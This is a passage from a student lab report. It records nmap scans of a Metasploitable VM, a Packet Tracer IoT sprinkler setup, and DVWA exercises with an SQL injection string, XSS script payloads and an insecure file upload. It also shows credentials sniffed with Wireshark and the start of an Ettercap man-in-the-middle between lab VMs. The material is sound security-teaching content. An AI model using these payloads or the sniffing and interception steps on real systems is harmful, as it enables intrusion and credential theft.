2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

nmap -O is used to scan the operating system for its version.

```
└─(root㉿kali)-[~/home/kali/Desktop]
# nmap -O 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:30 EST
Nmap scan report for 10.0.2.4
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.59 seconds
```

The command **nmap -p 25 10.0.2.4** is used to scan the port number 25 of the metasploitable machine.

ping command is used to send the ping message to specified ip address to check wheather the system is active or not.

```


└──(root㉿kali)-[~/home/kali/Desktop]
└─# nmap -p 25 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
Nmap scan report for 10.0.2.4
Host is up (0.00030s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

└──(root㉿kali)-[~/home/kali/Desktop]
└─# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.158 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.793 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.202 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.237 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.282 ms
^C
--- 10.0.2.4 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5129ms
rtt min/avg/max/mdev = 0.158/0.333/0.793/0.212 ms

```



6) Networking project on Fire extinguisher using cisco packet tracer

The Fire Extinguisher project is done using the Cisco packet tracer. Cisco packet tracer is a network simulation tool .

This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified.

To implement this we required mainly 4 components there is a server, water sprinkler, smoke detector , and 3 cars that emit smoke.

- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler sprinkler,3 old car.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO .
- Double click on server and select desktop then select IP config then select "static" & also writ IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect the access point to the registration server.
- Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
- Add IPaddress for Registration Server as "1.0.0.1",Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3" .
- Now double click on the Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create. "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.

Registration Server


Physical Config Services Desktop Programming Attributes

Web Browser URL http://1.0.0.1/conditions.html Go Stop

IoT Server - Device Conditions Home | Conditions | Editor | Log Out

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	smoke on	PTT08108H7A- Level >= 0.4	Set PTT08100D38- Status to 1
Edit Remove	Yes	smoke off	PTT08108H7A- Level < 0.4	Set PTT08100D38- Status to 0

Add



Group-2

Name : Karthik N P

USN : 4MT19CS067

1) Exploiting DVWA

This report describes how to access the Damn Vulnerable Web Application (DVWA) on Kali Linux and demonstrate some of its vulnerabilities. The user enables superuser privileges, scans the network to find the IP address of the Metasploitable machine running DVWA, and logs in. The user sets the security level to "low" and demonstrates SQL injection vulnerabilities, reflected and stored cross-site scripting (XSS) vulnerabilities, and an insecure file upload vulnerability that allows accessing uploaded files.

Provide the super user privilage using the command

\$sudo su and enter the password of kali

start the metasploitable machine



scan for the available network using the command **#nbtscan** and provide the ip address range

```
(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/Desktop]
# nbtscan 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24

IP address      NetBIOS Name      Server      User      MAC address
10.0.2.4        METASPOITABLE    <server>    METASPOITABLE  00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

(root㉿kali)-[~/Desktop]
#
```

now you have the ip address of the metasploitable search that ip address in the browser.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Then select the **DVWA** option which will be there in the window. Then login to DVWA by providing username as **admin** and password as **password**.



The DVWA logo is displayed prominently at the top of the page.

Username

Password

After login then make sure that **DVWA Security** is set to **low**.



DVWA Security 

Script Security

Security Level is currently **high**.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]
[[Simulate attack](#)] - [[View IDS log](#)]

[Logout](#)

1a) SQL injection on DVWA

We can use SQL Injection option then we enter a query **1"or"1="1** in the provided field after that we can see the information provided in that field.

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1"or"1="1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

Similarly we can use the SQL Injection (Blind) for the same purpose.



Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1"or"1="1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

1b) Perform Cross-site scripting on DVWA

XSS reflected option is used to display the message on the screen whatever is entered in the field provided here we use the `<script>alert("karthik n p")</script>` command to display the text.



Vulnerability: Reflected Cross Site Scripting (XSS)

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About

Logout

What's your name?

`it> alert("karthik n p")</script>`

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

So it pop up a alert message by displaying the message provided in the alert command.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with the question "What's your name?" and a text input field containing "Hello". A "Submit" button is located next to the input field. A modal dialog box is displayed in the center, showing the IP address "10.0.2.4" and the text "karthik n p" followed by an "OK" button.

The difference between **XSS reflected** and **XSS stored** is that in XSS stored method we can store the procedure and can use afterwards also which is not possible in XSS reflect method.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home Instructions Setup

Brute Force Command Execution CSRF

File Inclusion SQL Injection SQL Injection (Blind)

Upload XSS reflected

XSS stored

DVWA Security PHP Info About

Logout

Name * karthik np

Message * <script> prompt("Hi there")</script>

Sign Guestbook

Name: test
Message: This is a test comment.

Name: abhishek
Message: <script>alert("hacked")<script>

Name: abhishek
Message: <script>alert("hacked")<script>

Name: k
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home Instructions Setup

Brute Force Command Execution CSRF

File Inclusion SQL Injection SQL Injection (Blind)

Upload XSS reflected

XSS stored

DVWA Security PHP Info About

Logout

Name *

Message *

Sign Guestbook

⊕ 10.0.2.4

k

Cancel OK

1c) Perform File upload DVWA

Upload option is used to upload a file which resides in the user machine.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar displays the DVWA logo. The main content area is titled "Vulnerability: File Upload". On the left, there is a sidebar menu with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the user information is shown: Username: admin, Security Level: high, PHPIDS: disabled. At the bottom of the page, there are two links: "View Source" and "View Help". The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".



Vulnerability: File Upload

Choose an image to upload:
 No file selected.

.../.../hackable/uploads/file.txt succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

After uploading the file if we change the url to `/dvwa/hackable/uploads` then we can view the contents of the uploaded file.

Index of /dvwa/hackable/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 dvwa_email.png	16-Mar-2010 01:56	667	
 file.txt	20-Feb-2023 18:39	51	

2a) Sniffing with wire shark in kali linux

The text describes how to use Wireshark, a network packet analyzer tool, to sniff HTTP traffic and capture login credentials. It instructs the reader to log into a test website called testfire.net, then use Wireshark to analyze the HTTP traffic from logging in. By examining the HTTP POST request, the username and password used to log into the website can be discovered.


Getting super user privilege using the command

\$ sudo su


Then we have to search **wireshark** in the terminal to use it

```
(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali/Desktop]
# wireshark
** (wireshark:16784) 00:21:03.724910 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

After that we have to search testfire.net in the browser inside the kali linux then we should login to the website by providing username as **admin** and password as **admin**




Then we come back to the **wireshark** tool which was opened previously then we search **http** in the search bar in order to get information about http connection, we should search for **http post methods** then we should doble click on that connection.



After doble clicking that connection we should search for **Hypertext Transfer Protocol** in the dropdown we can see the username and password we entered in


the testfire.net.




2b) Sniffing with Ettercap in kali linux

The text describes how to perform a man-in-the-middle attack using Kali Linux, Metasploitable, and Windows 7 virtual machines. The attacker scans the network to find the IP addresses of the Windows 7 and Metasploitable machines. They then use ettercap to intercept traffic between the two machines. When the user on Windows 7 logs into the DVWA website on Metasploitable, the attacker is able to see the username and password that was entered.

We set all three machine that is kali, Metasploitable and Windows 7 to **Host only adapter** and start them.





Getting super user privilege using the command

\$ sudo su

then we search for the available ip addresses using the command **#nbtscan 192.168.56.0/24**.when we run that commnad we see the ip addresses of **Windows 7** and **Metasploitable** machine.

```

[~(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
[~(root㉿kali)-[/home/kali/Desktop]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f041:29be:71b0:a9c5 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 1934 bytes 510575 (498.6 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 1948 bytes 169963 (165.9 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 126 bytes 12024 (11.7 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 126 bytes 12024 (11.7 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~(root㉿kali)-[/home/kali/Desktop]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24


IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    KARTHIKNP       <server>   <unknown>  0a:00:27:00:00:14
192.168.56.103  WINDOWS7-PC     <server>   <unknown>  08:00:27:9e:37:29
192.168.56.101  METASPLOITABLE <server>   METASPLOITABLE 00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

[~(root㉿kali)-[/home/kali/Desktop]
# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

```

Then we open the tool called ettercap using the command **ettercap -G**.



Then we scan for hosts using the option **Scan for hosts** which will be present under the **Hosts** option.



After that we have to set Targets using the option **Add to Target 1** and **Add to Target 2**.

Target 1 → Windows 7

Target 2 → Metasploitable

Host List x

